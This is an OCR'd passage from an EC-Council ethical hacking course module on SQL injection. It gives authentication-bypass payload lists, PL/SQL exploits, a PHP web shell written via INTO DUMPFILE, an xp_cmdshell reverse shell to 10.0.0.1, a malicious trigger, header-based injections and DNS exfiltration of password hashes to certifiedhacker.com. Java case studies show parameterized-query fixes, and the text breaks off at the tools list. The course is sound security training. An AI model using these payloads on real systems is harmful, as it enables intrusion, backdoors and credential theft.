
Password: `1'or'1'='1`

Some of the SQL queries used by the attacker to bypass admin authentication include:

- `' or 1=1 --`
- `1'or'1'='1`
- `admin'--`
- `" or 0=0 --`
- `or 0=0 --`
- `' or 0=0 #`
- `" or 0=0 #`
- `or 0=0 #`
- `' or 'x'='x`
- `" or "x"="x`
- `') or ('x'='x`
- `' or 1=1--`
- `" or 1=1--`
- `or 1=1--`

After bypassing admin authentication, the attacker obtains full access to the admin panel and performs malicious activities such as installing a backdoor to perform further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



PL/SQL Exploitation

PL/SQL, similar to the stored procedure, is vulnerable to various SQL injection attacks. The PL/SQL code has the same vulnerabilities as dynamic queries that integrate user input at run time. Some of the techniques used by an attacker to perform an SQL injection attack on PL/SQL blocks are discussed below.

- For example, a database contains the **User_Details** table with the following attributes:

  UserName: VARCHAR2

  Password: VARCHAR2

  While retrieving user details from the table, the PL/SQL procedure given below is used to validate the user-supplied password. This procedure is vulnerable to different SQL injection attacks.

```
CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN
VARCHAR2, N_Password IN VARCHAR2) AS

CUR SYS_REFCURSOR;

FLAG NUMBER;

BEGIN

  OPEN CUR FOR 'SELECT 1 FROM User_Details WHERE UserName = ''' ||
  N_UserName || '''' || ' AND Password = ''' || N_Password || '''';

  FETCH CUR INTO FLAG;

   IF CUR%NOTFOUND

      THEN
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
        RAISE_APPLICATION_ERROR(-20343, 'Password  Incorrect');
      END IF;
     CLOSE CUR;
    END;
```

To execute the above procedure, use the following command:

```
EXEC Validate_UserPassword('Bob', '@Bob123');
```

The above PL/SQL procedure can be exploited in two different ways:

- **Exploiting Quotes**

  For example, if an attacker injects malicious input such as 'x' OR '1'='1' into the user password field, the modified query given in the procedure returns a row without providing a valid password.

  ```
  EXEC Validate_UserPassword ('Bob', 'x'' OR ''1''=''1');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND Password =
  'x' OR '1'='1';
  ```

- **Exploitation by Truncation**

  An attacker may use in-line comments to bypass certain parts of an SQL statement. The attacker uses in-line comments along with username as follows.

  ```
  EXEC Validate_UserPassword ('Bob''--', '');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob'-- AND
  Password='';
  ```


The techniques discussed above to exploit PL/SQL code can also be used with any insecure programming structures in PHP, .NET, and so on, which are used to interact with an SQL database.

The following countermeasures can be adopted to protect PL/SQL code from SQL injection attacks:

- Minimize user inputs to dynamic SQL
- Validate and sanitize user inputs before including them in dynamic SQL statements

  Use the **DBMS_ASSERT** package provided by Oracle to validate user inputs
- Make use of bind parameters in dynamic SQL to reduce the possibility of attacks
- Avoid single quotes and use secure string parameters by employing double quotes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Creating Server Backdoors using SQL Injection

The following are different methods to create backdoors:

- **Getting OS Shell**

  Attackers use SQL server functions such as **xp_cmdshell** to execute arbitrary commands. Every DBMS software has its own naming convention for such functions. Another way to create backdoors is to use the **SELECT ... INTO OUTFILE** feature provided by MySQL to write arbitrary files with the database user permissions. With this query, it is also possible to overwrite the shell script that is invoked at system startup. Backdoors can also be created by defining and using stored procedures in the database.

  - **Using Outfile**

    If an attacker can access the web server, he/she can use the following MySQL query to create a PHP shell on the server

    ```
    SELECT '<?php exec($_GET[''cmd'']); ?>' FROM usertable INTO
    dumpfile '/var/www/html/shell.php'
    ```

  - **Finding Directory Structure**

    To learn the location of the database in the web server, an attacker can use the following SQL injection query, which gives the directory structure. By learning about the structure of the directory, an attacker can find the location to place the shell on the web server.

    ```
    SELECT @@datadir;
    ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Using Built-in DBMS Functions**

  MSSQL has built-in functions such as **xp_cmdshell** to call OS functions at run time. For example, the following statement creates an interactive shell listening at 10.0.0.1 and port 8080

```
EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
```

- **Creating Database Backdoor**

Attackers use triggers to create database backdoors. A database trigger is a stored procedure that is automatically invoked and executed in response to certain database events.


For example, an online shopping website stores the details of all the items it sells in a database table called ITEMS. An attacker may inject a malicious trigger into this table such that whenever an INSERT query is executed, the trigger will automatically set the price of the item to 0. Hence, whenever a customer purchases an item, he/she purchases the item without paying money.

The Oracle code for the malicious trigger is given below:

```
CREATE OR REPLACE TRIGGER SET_PRICE
AFTER INSERT OR UPDATE ON ITEMS
FOR EACH ROW
BEGIN
  UPDATE ITEMS
  SET Price = 0;
END;
```

The attacker needs to inject and execute this database trigger on the web server to create the backdoor.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Header-Based SQL Injection

Attackers can use HTTP headers to inject SQL queries into a vulnerable server. This vulnerability is usually caused when proper sanitization is not performed on the user's input. Attackers may exploit different HTTP header fields to inject malicious SQL queries.

- **HTTP Header fields**

  HTTP header fields are components of the HTTP request and response message headers. These fields are useful for defining the operational parameters of an HTTP transaction between the web server and the browser.

  Some basic Request HTTP header fields are as follows:

```
GET / HTTP/1.1
Connection: "Connection"
Keep-Alive: "Timeout"
Accept:*/*
Host: Host" ":" host [ ":" port ]
Accept-Language: language [q=qvalue]
Accept-Encoding: "encoding types"
User-Agent: "<product><product-version> <comment>"
Cookie: name=value
```

  The HTTP cookies are the first potential HTTP variables used for testing, and they are stored in the databases for sessions identification.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **X-Forwarded-For**

  X-Forwarded-For is an HTTP header field that is used by attackers to identify the IP address of the client system that initiated the connection to a web server via an HTTP proxy.

  For example, assume that the following SQL query includes a flaw in the form submission:

```
$req = mysql_query("SELECT username,pwd FROM admin_table WHERE
username='".sanitize($_POST['user'])."'                    AND
pwd='".md5($_POST['password'])."' AND ipadrr='".ip_address()."'");
```

  By checking the query, the variable login is correctly controlled due to the sanitize() method.

```
function sanitize($params){
      if (is_numeric($params)) {
            return $params;
      } else {
            return mysql_real_escape_string($params);
      }
}
```

  Now, check for the IP variable that is allocating the output of ip_address()

```
function ip_address () {
      if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
            $ip_addr = $_SERVER['HTTP_X_FORWARDED_FOR'];
      } else {
            $ip_addr = $_SERVER["REMOTE_ADDR"];
      }
      if(preg_match("#^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-
      9]{1,3}#",$ip_addr)) {
            return $ip_addr;
      } else {
            return $_SERVER["REMOTE_ADDR"];
      }
}
```

  In the above function, the IP address is retrieved from the HTTP header **X_FORWARDED_FOR** and further verified by the **preg_match** function to check whether the input has at least one IP address. It implies that the input taken from **X_FORWARDED_FOR** is not properly sanitized, which may lead to malicious SQL query injection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, an attacker can modify the X-Forwarded-For HTTP header field and inject a malicious SQL query to evade the authentication control mechanism.

```
GET /index.php HTTP/1.1
Host: [host]
X_FORWARDED_FOR :10.10.10.11' or 1=1#
```

- **User-Agent**

  User-Agent is an HTTP header field that includes information related to the user agent that initiated the HTTP request.

  ```
  User-Agent : product | comment
  ```

  For example:

  ```
  User-Agent: Mozilla/ 68.0.2 (compatible; MSIE5.01; Windows 10)
  ```

  The first white space delimited word will be the name of the software product followed by an optional slash and the version number. Attackers can exploit this feature to inject malicious input into the User-Agent field.

  For example, an attacker may modify the User-Agent field as follows:

  ```
  GET /index.php HTTP/1.1
  Host: [host]
  User-Agent: aaa' or 1/*
  ```


- **Referer**

  Referer is an HTTP header that is vulnerable to SQL injection, as the application stores the input in the database without proper sanitization. It is an optional HTTP header field that allows a client to specify the URI of a document or an object within the document. This allows a web server to maintain a list of back-links to documents for logging purposes and helps in tracing malicious links.

  For example, an attacker can modify the Referer HTTP header field with malicious input as follows:

  ```
  GET /index.php HTTP/1.1
  Host: [host]
  User-Agent: aaa' or 1/*
  Referer: http://www.hackerswebsite.com
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Exfiltration using SQL Injection

Attackers use DNS exfiltration to extract data, such as password hashes from a DNS request. The DNS requests sent by the attacker can possibly pass through the database server to an arbitrary host. Even though the firewall prevents the database server from sending data directly to the Internet, it can allow the DNS requests to pass through an internal DNS server as the requests originate from the server.

Attackers embed the output of a malicious SQL query in a DNS request and capture the DNS response sent by the server. For example, an attacker may try to perform DNS exfiltration using SQL injection as follows:

```
do_dns_lookup((select top 1 password from users) +
'.certifiedhacker.com');
```

An attacker uses the SELECT statement for acquiring the password hash by appending a domain name to the end of the statement (i.e., certifiedhacker.com). The attacker then performs a DNS lookup for a fabricated hostname and runs a packet sniffer to capture packets from the name server of the target domain and retrieves the password hash from the DNS record.

```
appserver.example.com.5678 > ns.certifiedhacker.com.53 A?
0x4a6f686e.certifiedhacker.com
```

In the above statement, the string "**0x4a6f686e**" represents the password hash extracted by the attacker using the SELECT statement.

For example, if the attacker sets up a DNS server at **appserver.example.com**, he/she can perform a DNS lookup on **hostname.appserver.example.com** so that his/her server will receive the query for that host, allowing him/her to retrieve the data from the DNS request.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following code illustrates DNS exfiltration performed using SQL injection on MS SQL Server:

```
DECLARE @hostname varchar(1024);
SELECT @hostname=(SELECT HOST_NAME())+'.appserver.example.com;
EXEC('master.dbo.xp_dirtree "\\'+@hostname+'\c$"');
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: SQL Injection Attack and Defense

Example 1: Returning more data than expected

Vulnerable Code

- Retrieves user details such as account number and balance based on login id

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = "
+ request.getParameter("login_id");
try {
    Statement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(outBalanceQuery);
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat
("outstandBal"));
    }
} catch (SQLException e) { ... }
```

- When the below query is executed, it will return all the credit card numbers and outstanding balance amounts

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = ?";
try {
    PreparedStatement stmt =
    connection.prepareStatement(outBalanceQuery);
    stmt.setInt(1, request.getParameter("login_id"));
    ResultSet rs = stmt.executeQuery();
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("
outstandBal"));
    }
} catch (SQLException e) { ... }
```

- If an attacker attempts to perform an SQL injection, then the function setInt() will throw an illegal argument exception, which prevents such attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: SQL Injection Attack and Defense (Cont'd)

Example 2: Escalating Privileges

Vulnerable Code

- Vulnerable code for a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = '" + request.getParameter("userName") + "'";
int userId = -1;
HashMap userGroup = new HashMap();
try {
    Statement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(myQuery);
    rs.first();
    userId = rs.getInt("userId");
    if (!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash"))) {
        throw BadLoginException();}
    String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;
rs = stmt.executeQuery(userQuery);
    while (rs.next()) {
        userGroup.put(rs.getString("userGroup"), true);
    } }
catch (SQLException e) { ... }
catch (BadLoginException e) { ... }
```

- For example, assume Bob is an attacker who is trying to escalate his privileges to the Administrator. He would provide the following input :

```
Bob'; INSERT INTO userMembership (userId, userGroup)
VALUES (SELECT userId FROM users WHERE userName='Bob',
'Administrator'); --
```

- The single quote character in the input leads to the interpretation of the entire input as a part of the SQL statement, which when executed escalates the privileges of Bob to the Administrator

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = ?";
…
try {
    PreparedSatement stmt = connection.prepareStatement(myQuery);
    stmt.setString(1, request.getParameter("userName"));
    ResultSet rs = stmt.executeQuery();
…
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: SQL Injection Attack and Defense

SQL injection can occur when the application has a security weakness that can allow the attacker to take control of the database. The following is an example illustrating how attackers exploit SQL injection vulnerabilities in the code and how developers write secure code to prevent such attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Example 1: Returning more data than expected**

  Attackers may exploit vulnerable code to inject a malicious SQL query and may force the code to return more information than expected.

  For example, consider the following vulnerable code written in Java, which retrieves user details such as account number and balance based on the login id:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = " +
request.getParameter("login_id");

try {

Statement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(outBalanceQuery);

while (rs.next()) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));

}

} catch (SQLException e) { ... }
```

  For example, assume that a user with login id 768 has logged in and visited the URL

```
https://www.mybank.com/show_balances?login_id=768
```

  The corresponding SQL query for the above request will be

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 768
```

  This query returns the details of the credit card holder and displays the details on the web page. An attacker may exploit the parameter `login_id` to inject malicious input as follows:

```
0 OR 1=1
```

  This results in the following SQL query:

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

  When the above query is executed, the database will return all the credit card numbers and their respective outstanding balance amounts, and display the results on the web page.

  Secure code to prevent such attacks:

  Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = ?";

try {
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
PreparedStatement stmt =
connection.prepareStatement(outBalanceQuery);

stmt.setInt(1, request.getParameter("login_id"));

ResultSet rs = stmt.executeQuery();

while (rs.next()) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));

}

} catch (SQLException e) { ... }
```

Now, if an attacker attempts to perform an SQL injection attack using a malicious input, then the function setInt() will return an illegal argument exception preventing such attacks.

- **Example 2: Escalating Privileges**

  For example, consider the following code written in Java to implement a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = '" + request.getParameter("userName") + "'";

int userId = -1;

HashMap userGroup = new HashMap();

try {

Satement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(myQuery);

rs.first();

userId = rs.getInt("userId");

if(!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash")))
{
   throw BadLoginException();

}

String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;

rs = stmt.executeQuery(userQuery);

while (rs.next()) {

userGroup.put(rs.getString("userGroup"), true);

}

}

catch (SQLException e) { ... }

catch (BadLoginException e) { ... }
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

When a user opens the above login page and enters his/her name (e.g., Bob) and password, the first query takes the following form:

```
SELECT userID, userName, pwdHash FROM userInfo WHERE username =
'Bob'
```

When the above query is executed, the database retrieves Bob's user id and password, then compares the password hash with the user-supplied one, and finally retrieves all the information of the group to which Bob belongs.

For example, assume that Bob is an attacker and trying to escalate his privileges to the administrator. Then, he would enter the following input in the username field of the login page:

```
Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --
```

The resultant query passed to the database is as follows:

```
SELECT userId, userName, pwdHash FROM userInfo WHERE userName =
'Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --'
```

In the above SQL statement, the single quote character in the input leads to the interpretation of the entire input as part of the SQL statement, and when it is executed, it escalates the privileges of Bob to the administrator.

Secure code to prevent such attacks:

Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = ?";
...
try {
PreparedSatement stmt = connection.prepareStatement(myQuery);
stmt.setString(1, request.getParameter("userName"));
ResultSet rs = stmt.executeQuery();
...
```

The above query is sanitized using a prepared statement; hence, when a user tries to perform an SQL injection attack, the query will return no results.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow


1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Tools

sqlmap

sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and the taking over of database servers



http://sqlmap.org


Mole

